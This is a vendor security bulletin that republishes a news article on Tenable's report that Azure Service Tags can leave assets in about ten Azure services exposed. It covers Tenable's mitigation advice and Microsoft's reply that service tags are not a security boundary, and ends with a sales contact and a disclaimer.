
While discovered in the Azure Application Insights service, Tenable researchers found that it impacts at least ten others. The complete list includes:

- Azure DevOps
- Azure Machine Learning
- Azure Logic Apps
- Azure Container Registry
- Azure Load Testing
- Azure API Management
- Azure Data Factory
- Azure Action Group
- Azure AI Video Indexer
- Azure Chaos Studio

To defend against attacks taking advantage of this issue, Tenable advises Azure customers to add additional authentication and authorization layers on top of network controls based on Service Tags to protect their assets from exposure.

The company adds that Azure users should assume that assets in affected services are publicly exposed if they are not adequately secured.

> *"When configuring Azure services' network rules, bear in mind that Service Tags are not a watertight way to secure traffic to your private service," Matan added.*
>
> *"By ensuring that strong network authentication is maintained, users can defend themselves with an additional and crucial layer of security."*



Network Security Group (NSG)				
Action	Name	Source	Destination	Port
✓ **Allow**	AllowStorage	VirtualNetwork	**Storage**	Any
✓ **Allow**	AllowSQL	VirtualNetwork	**Sql.EastUS**	Any
✗ **Deny**	DenyAllOutBound	Any	Any	Any

Azure Service Tags (Microsoft)

Microsoft disagrees

However, Microsoft disagrees with Tenable's assessment that this is an Azure vulnerability, saying that Azure Service Tags were not meant as a security boundary, even though that was not clear in their original documentation.

> *"Service tags are not to be treated as a security boundary and should only be used as a routing mechanism in conjunction with validation controls," Microsoft said.*

> *"Service tags are not a comprehensive way to secure traffic to a customer's origin and do not replace input validation to prevent vulnerabilities that may be associated with web requests."*

The company says additional authorization and authentication checks are required for a layered network security approach to protect customers' Azure service endpoints from unauthorized access attempts.

Redmond added that its security team or third parties are yet to find evidence of exploitation or abuse of service tags in attacks.

Source : https://www.bleepingcomputer.com/news/microsoft/azure-service-tags-tagged-as-security-risk-microsoft-disagrees/

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.